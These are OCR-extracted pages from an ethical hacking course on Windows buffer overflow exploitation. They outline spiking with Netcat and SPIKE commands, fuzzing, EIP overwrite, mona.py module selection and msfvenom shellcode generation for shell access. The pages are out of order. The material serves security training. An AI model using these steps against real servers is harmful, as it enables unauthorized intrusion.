
- In this step, attackers identify the right module of the vulnerable server that **lacks memory protection**
- In Immunity Debugger, you can use scripts such as **mona.py** to identify modules that lack memory protection





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Windows Buffer Overflow Exploitation (Cont'd)



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Buffer Overflow Exploitation (Cont'd)




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Buffer Overflow Exploitation (Cont'd)

Generate Shellcode and Gain Shell Access

- Attackers use the **msfvenom command** to generate the shellcode and inject it into the EIP register to gain shell access to the target vulnerable server



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Buffer Overflow Exploitation

Exploiting Windows-based buffer overflow vulnerability involves the following steps:

- Perform spiking
- Perform fuzzing
- Identify the offset

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Overwrite the EIP register
- Identify bad characters
- Identify the right module
- Generate shellcode
- Gain root access

Before executing the following steps, you must install and run a vulnerable server on the victim's machine, then run Immunity Debugger, and finally attach the vulnerable server to the debugger.

Perform Spiking

Spiking allows attackers to send crafted TCP or UDP packets to the vulnerable server to make it crash. It helps attackers to identify buffer overflow vulnerabilities in the target applications. The following steps are involved in spiking:

- **Step - 1: Establish a connection with the vulnerable server using Netcat**

  As shown in the screenshot below, you can use the following Netcat command to establish a connection with the target vulnerable server and identify the services or functions provided by the server.

  ```
  nc -nv <Target IP> <Target Port>
  ```




Figure 6.49: Screenshot of Netcat

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step - 2: Generate spike templates and perform spiking**

  Spike templates define the package formats used for communicating with the vulnerable server. They are useful for testing and identifying functions vulnerable to buffer overflow exploitation.

  Use the following spike template for spiking on the STATS function:




Figure 6.50: Screenshot showing STATS spike template

Now, send the packages to the vulnerable server using the following command:

`generic_send_tcp <Target IP> <Target Port> spike_script SKIPVAR SKIPSTR`




Figure 6.51: Screenshot showing the output of spiking vulnerable server

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

